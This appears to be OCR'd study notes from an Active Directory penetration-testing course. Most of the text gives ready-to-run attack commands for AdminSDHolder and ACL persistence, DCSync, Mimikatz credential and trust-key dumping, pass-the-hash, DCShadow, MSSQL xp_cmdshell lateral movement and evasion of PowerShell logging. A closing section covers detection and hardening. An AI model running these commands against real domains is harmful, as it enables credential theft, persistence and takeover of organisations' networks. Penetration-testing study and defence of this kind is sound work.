
AdminSDHolder

- every 60 minutes, by default SDPROP (Security Descriptor Propagator) overwrites ACL of all protected groups with the ACL of the AdminSDHolder ACL
- instead of adding user as a member to a group, you can give the user full permissions over a group
- you can verify if it worked with `Get-ObjectACL -SamAccountName "<GROUP_NAME>" -ResolveGUIDs | ?{$_.IdentityReference -match '0xd4y'}`
- with propagated permissions, you can run one of the following (depending on permissions):
  - `Add-ADGroupMember -Identity '<GROUP_NAME>' -Members follow_0xd4y`
  - `Set-ADAccountPassword -Identity 0xd4y -NewPassword (ConvertTo-SecureString "f0ll0w_0xd4y" -AsPlainText -Force)`

Interactive Method

- found within the “Security” tab of a group’s properties:





- note when you modify ACL of specific group not within the AdminSDHolder ACL, your changes get overwritten
  - that's why the persistence must be done within the AdminSDHolder ACL

Non-Interactive Method


```
Set-ADACL -DistinguishedName 'CN=AdminSDHolder,CN=System,DC=dollarcorp,DC=moneycorp,DC=local' -Principal 0xd4y
```

- within the DC, propagate the changes: `Invoke-SDPropagator -showProgress -timeoutMinutes 1`
- interesting rights to have (can be specified with `-Rights`): `ResetPassword`, `WriteMembers`, etc.


Rights Abuse

- DCsync attack can be performed without being a DA as long as the user at least has replication rights (GenericAll is more than enough)
  - can be found with `Get-ObjectACL -DistinguishedName "dc=follow,dc=0xd4y_notes,dc=local" -ResolveGUIDs | ? {($_.IdentityReference-match "0xd4y") -and (($_.ObjectType -match 'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll'))}`
- modify domain root ACL to give user Full Control or DCSync permissions

Interactive Method



Required permissions for DCSync:



NonInteractive Method

- `Set-ADACL -DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -Principal 0xd4y -GUIDRight DCSync`

Security Descriptors

- change namespace security descriptor to allow full access for a user you own
  - can edit to allow access to PSRemoting, WMI access, Remote registry, etc.
- good persistence method as many organizations do not monitor domain object ACLs

PSRemoting

- `Set-RemotePSRemoting -UserName 0xd4y -ComputerName follow-dc.0xd4y_notes.local`
  - may result in an `I/O` error, but the command still sucessfully ran
- allows you to have access to remote computer without needing administrative privileges

WMI

- after having WMI access, you can execute commands remotely using `Invoke-Command`

On local machine:

- `Set-RemoteWMI -Username 0xd4y`

On remote machine:

- `Set-RemoteWMI -Username 0xd4y -ComputerName follow-dc -namespace 'root\cimv2'`
  - add `-Credential` flag to specify credentials

Remote Registry

- `Add-RemoteRegBackdoor -ComputerName follow-dc -Trustee 0xd4y`
- `Get-RemoteMachineAccountHash -ComputerName follow-dc.0xd4y_notes.local`
- returns machine account hash
  - can create silver ticket
- you can also use `Get-RemoteLocalAccountHash` or `Get-RemoteCachedCredential`

Forest Privilege Escalation

- whatever access the compromised domain admin has in the target forest, those will be the permissions you have in that forest
  - therefore, you could be a domain admin in one forest, but a normal domain user in a different forest
- use `Invoke-Mimikatz -Command '"lsadump::lsa /patch"'` or `Invoke-Mimikatz -Command '"lsadump::trust /patch"'` to get the trust key for the inter-forest trust
  - inter-forest trust keys do not automatically rotate unlike intra-forest (domain) trust keys

MSSQL

- good for lateral movement
  - domain users can be mapped to database roles
- database links work across forest trusts
- if you have a database that is linked to another database, you can potentially run commands on that remote SQL server and laterally move (`Get-SQLServerLinkCrawl -Instance example-mssql -Query "exec master..xp_cmdshell 'whoami'"`)
  - this command runs the `whoami` command across the nodes
  - target server must have either `xp_cmdshell` enabled, otherwise it can be enabled manually if `rpcout` is enabled using `EXECUTE('sp_configure "xp_cmdshell",1;reconfigure;') AT "example-sql"`

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-mssql  -Query "exec master..xp_cmdshell 'whoami'" | ft

Version          Instance    CustomQuery               Sysadmin Path
-------          --------    -----------               -------- ----
SQL Server 2017  DCORP-MSSQL                                  0 {DCORP-MSSQL}
SQL Server 2017  DCORP-SQL1                                   0 {DCORP-MSSQL, DCORP-SQL1}
SQL Server 2017  DCORP-SQL1                                   0 {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}
SQL Server 2017  DCORP-MGMT                                   0 {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}
SQL Server 2017  DCORP-MGMT                                   0 {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-MGMT.DO...
SQL Server 2017  EU-SQL      {nt service\mssqlserver, }       1 {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL, E...
SQL Server 2017  EU-SQL      {nt service\mssqlserver, }       1 {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-MGMT.DO...
```

  - `ft` stands for format table (makes the output look nicer)
- run `Get-SQLServerLink -Instance example-mssql` to find links to remote servers
- use `Get-SQLServerLinkCrawl -Instance example-mssql` to enumerate database links

Forest Persistence

DCShadow

- registers a new domain controller
  - used to push attributes (SIDHistory, SPN, etc.) specific objects without leaving logs for modified object (no 4662 event or any other change log event created)

    - this is because attribute changes from a domain controller does not create change logs
- requires DA privileges and attacker must own forest root domain

Methodology

Within Mimikatz, perform the following:

```
# Start RPC servers with SYSTEM privileges and modify attribute (in this example we'll edit the description of the 0xd4y user)
!+
!processtoken
lsadump::dcshadow /object:0xd4y /attribute:Description /value="Subscribe to 0xd4y on YouTube"

## Push the changes
lsadump::dcshadow /push
```

- you may need to first impersonate a DA with `sekurlsa::pth /user:Administrator /domain:0xd4y_notes.local /ntlm:<DA_HASH> /impersonate`
- to push the changes, you will need to run another mimikatz instance

Privilege Movement

Lateral Movement

Command	Description
`Find-LocalAdminAccess`	Returns machines in current domain where current user has local admin access
`Enter-PSSession -ComputerName <HOSTNAME>`	Log into other computer remotely (works if you have local admin access on destination computer)
`Invoke-Command -ComputerName <HOSTNAME> -ScriptBlock{<COMMAND>}` }	Runs command on remote machine(s) Use `FilePath` instead of `ScriptBlock` to execute a file
`Invoke-Mimikatz -ComputerName @("comp1","comp2")`	Can be used to extract creds and write to LSASS using `Invoke-Command` and PS remoting

- `Find-LocalAdminAccess` is very noisy
    - first runs `Get-NetComputer` and then uses `Invoke-CheckLocalAdminAccess` on each machine
- if `Enter-PSSession` does not work, you may need to run `Enable-PSRemoting`
- PS remoting uses port 5985 (http) while 5986 uses SSL
    - note only the transport tunnel is in cleartext, but the traffic inside that tunnel is encrypted
- note that `Invoke-Mimikatz` is better to use than `mimikatz.exe` as it does not require you to write to disc
    - you can run this remotely within a session: `Invoke-Command -ScriptBlock ${function:Invoke-Mimikatz} -Session $session`
- use `Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:follow-dc /ntlm:<NTLMHASH> /run:powershell.exe"'` to generate tokens from hashes ← writing to LSASS
    - this is an overpass-the-hash attack - creates a ticket using NTLM hash of user

Interacting with Script Inside Session

```
$session = New-PSSession -ComputerName <HOSTNAME>
Invoke-Command -FilePath <PATH_TO_PS1_SCRIPT> -Session $session
Enter-PSSession -Session $session
```

Invoke-Command & Invoke-Mimikatz Tips

- note the password of service accounts are in cleartext when running mimikatz because their passwords are stored in LSA secrets

    - stored in `HKEY_LOCAL_MACHINE/Security/Policy/Secrets`
    - password in cleartext because this is needed for the service to log in as the service account
- you can run commands from local memory when targeting remote computers:

```
Invoke-Command -ScriptBlock{Invoke-Mimikatz} -Session $session
```

- this runs the `Invoke-Mimikatz` cmdlet from one's local PS session, and executes it on the remote machine
- with the hash of a user, you can start a session using a pass-the-hash attack (make sure you run this with local admin rights!):

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:0xd4y /domain:follow.0xd4y_notes.local /ntlm:<NTLM_HASH> /run:powershell.exe"'
```

- after running this, `whoami` will not show that you are the impersonated user, but you are and have the permissions of that user

Another Method for Running Mimikatz on Remote Machine

1. `$session = New-PSSession -ComputerName follow-dc.0xd4y_notes.local`
2. `Invoke-Command -Session $session -FilePath <PATH_TO_PS1_FILE>`
3. `Enter-PSSession -Session $session`
4. `Invoke-Mimikatz -Command '"lsadump::lsa /patch"'`

- you can also extract the krbtgt hash by using DCSync: `Invoke-Mimikatz -Command '"lsadump::dcsync /user:vuln_corp\krbtgt"'`
    - this avoids running Mimikatz on the remote machine

Local Privilege Escalation

Common Misconfigurations

- missing patches
- passwords in clear text
- `AlwaysInstallElevated` turned on (see https://0xd4y.com/reports/Love Writeup.pdf for how to exploit)
- misconfigured services (unquoted service path, permission of service is misconfigured, overwrite .exe binary, etc.)
    - `Get-ServiceUnquoted`
    - `Get-ModifiableServiceFile`
    - `Get-ModifiableService`
    - `Get-WMIObject Win32_service | select Name, PathName`
    - `Invoke-ServiceAbuse`
        - abuse discovered misconfigured service
        - Use the following as it is the least noisy (though still noisy): `Invoke-ServiceAbuse -Name <VULNERABLE_SERVICE> -Command "<COMMAND>`
    - `Invoke-AllChecks`
        - scan for common misconfigurations that can result in privesc
- DLL hijacking

Checks

- PowerUp (`Invoke-AllChecks`)

    - in the case of an unquoted service, check if `CanRestart` is `True` and it is being run with higher privileges than your current user (`StartName`)
        - otherwise, need to wait for server to reboot or other user to restart it
        - service is not vulnerable if you need to drop a binary in the root (`C:\`); Admin privs needed for that
- BeRoot (`.\beRoot.exe`)
- Privesc (`Invoke-PrivEsc`)

Defense

⭐ In incident response scenarios, run `Enter-PSSession -ComputerName <TARGET_COMPUTER> -Credential <CLIENT_DOMAIN>\Administrator`, and type `mimikatz` as the password. If it works, then this is indicative of skeleton key persistence.

- find specific log ID with `Get-WinEvent -FilterHashtable @{Logname='Security';ID=<EVENT_ID>} -MaxEvents {NUMBER_OF_EVENTS} | Format-List -Property *`

Advanced Threat Analytics (ATA)

- useful for detecting recon, compromised credential attacks, and cred/hash/ticket replay attacks
- can detect behavior anomalies
    - traffic to DCs is collected by the ATA, and an activity profile is built over time

Monitoring Traffic

- looks for spikes in network traffic
- look for `4624` (Account Logon) and `4634` (Account Logoff) event IDs
    - caused by the `Find-LocalAdminAccess` cmdlet
- monitor changes to `HKLM\System\CurrentControlSet\Services\DNS\Parameters`, look for DNS stops and starts, and monitor event 770 which shows the location from which the DLL was loaded
    - helps monitor potential DNSAdmins attacks

Kerberoast

- one of the most silent attacks
    - triggers `4769` (Kerberos ticket was requested) — looks normal
- use secure service account passwords (25+ characters)
- use managed service account
    - uses password rotation and delegated SPN management
- monitor `4769` with the following filter:
    - service name ≠ krbtgt or does not end with $
    - account name not from machine@domain (filters requests from machines)
    - failure code is 0x0 (only shows success transactions where user received a TGS)
    - ticket encryption type is 0x17
        - AES is 0x12 while MD5 HMAC is 0x17
- can obtain TGS with `Invoke-Mimikatz -Command '"kerberos::list /export"'` or with Impacket's GetUserSPNs script

ACL Attacks

Logs for this attack not enabled by default, otherwise the following events are triggered:

- triggers events `4662` (An operation was performed on an object), `5136` (A directory service object was modified), and `4670` (Permissions on an object were changed)

Stopping Enumeration Techniques

- use `NetCease.ps1` on server to prevent users from running `Get-NetSession` on that server
  - stops `Invoke-UserHunter` attacks
  - `NetCease.ps1` can break things (be careful before using)

Stopping Golden Ticket

- change krbtgt password account twice, (krbtgt remembers the previous password)
  - ensure that you do not change the password twice within 10 hours, as this will invalidate all the tickets already distributed (default AD ticket lifetime is 10 hours)
- triggers `4624` (Account Logon), `4634` (Account Logoff), and `4674` (Admin Logon)

Mitigating Skeleton Key

Run LSASS as protected process

- requires mimikatz driver (mimidriv.sys) to run on target's disk
- removal of this protection would be very noisy
  - looks like a service installation in the logs
- may break some drivers and plugins
- skeleton key creates events `7045` (service installed on system - Kernel Mode Driver), `4673` (Sensitive Privilege Use), and `4611` (trusted logon process registered with Local Security Authority)

Password Solutions

Local Administrator Password Solution (LAPS)

- used to solve the problem of have a local admin on multiple workstations with the same password
- centralized password storage
- computer objects have two new attributes: `ms-mcsAdmPwd` (stores pass in cleartext) and `ms-mcsAdmPwdExpirationTime` (stores password expiration time)
  - although storage is in cleartext, transmission is encrypted

Credentials Guard

- available only on Windows 10 or later and Windows Server 2016 or later
- protects LSASS by isolating it using virtualization
  - only allows privileged system software to access it
  - restricts access to NTLM hashes and TGTs
- effective in stopping PtH and Over-PtH attacks
- makes it hard to read and write to LSASS
- note LSA secrets and SAM are still not protected
- cannot be enabled on DCs (breaks authentication)

Deception

Tricking threat actors into going down pathways that would trigger alerts and waste their time.

- create some users with interesting properties that have easy-to-find exploits
- intentionally create some kerberoastable service accounts
- you can also create a group, where upon reading the group DACL (discretionary access control list), it triggers a `4662` event
- decoy users can be created with `Create-DecoyUser`

Detecting Other Persistence Methods

DSRM & Malicious SSP

- creates `4657` event ID (Audit creation/change of HKLM:\System\CurrentControlSet\Control\Lsa\[DsrmAdminLogonBehavior|SecurityPackages])

Hardening PowerShell

- disable PowerShell if nothing is using it in your organization
  - if this is possible, ensure System.Management.Automation dll is blocked, otherwise it is possible to load PowerShell functionality with .NET code
- do not install PowerShell 6.0.0 (PowerShell Core), instead install PowerShell 5.1 (many security features not supported on 6.0.0)
- use AppLocker and Device Guard to restrict PowerShell scripts
  - check AppLocker policy: `Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections`
- use `ConstrainedLanguage` mode
  - can be found with `$ExecutionContext.SessionState.LanguageMode`
  - can only run built in cmdlets
  - cannot use .NET classes, type accelerators, arbitrary C# code via add-type, prohibits complex scripts, etc.

Logging

Note that the warning level for the log checks only work against a known list of potentially malicious commands.


You can either enable logging via the registry or via group policies.

- enable console logging for everything that uses the PowerShell engine (powershell.exe, PowerShell ISE, .NET DLL, msbuild, installutil, etc.), and forward logs to a log system
  - can be found under “Administrative Templates → Windows Components → Windows PowerShell → Turn on PowerShell Transcription”
  - optionally set `EnableTranscripting` to 1 under HKLM:\Softrware\Policies\Microsoft\Windows\PowerShell\Transcription
- enable script block logging under “Administrative Templates → Windows Components → Windows PowerShell → Turn on PowerShell” and/or set `EnableScriptBlockLogging` to 1 under HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
- you should also enable logging for modules under “Administrative Templates → Windows Components → Windows PowerShell → Turn on Module Logging” and/or set `EnableModuleLogging` to 1 under HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging
  - also set the registry key to `*` for enabling it on all modules
  - results in a large number of logs

Bypassing PowerShell Defenses

- PowerShell downgrade

- version 2 does not support the aforementioned detection mechanisms
- logged under event `400` (Engine state is changed from None to Available) — look for `EngineVersion`
- you can also potentially use PowerShell 6.0.0



- modifying modules in memory
- check Applocker policy, it may be possible to run some scripts in specified directories
- obfuscation
  - Windows Script Block Logging for the `Warning` level works by comparing the executed PowerShell command with a list of known malicious commands
- using trusted executables and trusted scripts with code injection (tools that rely on LOLBINs)
  - can use trusted executable and scripts as a proxy for execution of malicious code (see PowerShdll and nopowershell)
- script block logging can be bypassed for the current session without admin privileges
  - logged under event `4104` if caught by AMSI (remember to obfuscate!)

Other Best Practices

- NEVER run services as a Domain Admin
- avoid using unconstrained delegation
- do not allow DAs to log into machines other than the DCs
  - if it is necessary to log into other machines, limit the machine to only allow administrator logins from DAs
  - this makes credential theft unlikely
- never run a service as a DA
- if needed to provide temporary permissions to some entity or vendor, use the following command: `Add-ADGroupMember -Identity '<GROUP_NAME>' -Members new_user_example -MemberTimeToLive (New-TimeSpan -Minutes <#_OF_MINUTES>)`
- set `Account is sensitive and cannot be delegated` for sensitive accounts
  - found within the “Account” tab in the user’s properties

Tools

- BloodHound
  - useful for enumeration in penetration tests (finding exploitation pathways)
- PowerSploit

    - PowerView and PowerUp
        - useful for enumeration and finding / exploiting privesc pathways
- ADModule
    - enumeration - signed by Microsoft
- PowerUpSQL
    - toolkit for attacking SQL servers
- PowerShdll and nopowershell
    - useful for bypass some PowerShell defenses and staying stealthy

References

1. ⭐ Nikhil Mittal's CRTP course (main source)
    - https://www.alteredsecurity.com/adlab
2. https://isc.sans.edu/diary/Pillaging+Passwords+from+Service+Accounts/24886#:~:text=First of all%2C credentials for,the registry in clear-text.
    - service account credentials
3. https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/
    - AS-REP roasting
4. https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d
    - attacking domain trusts
5. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers
    - list of well-known SIDs
6. https://www.paloaltonetworks.com/blog/security-operations/stopping-powershell-without-powershell/
    - using LOLBINs to bypass PowerShell defenses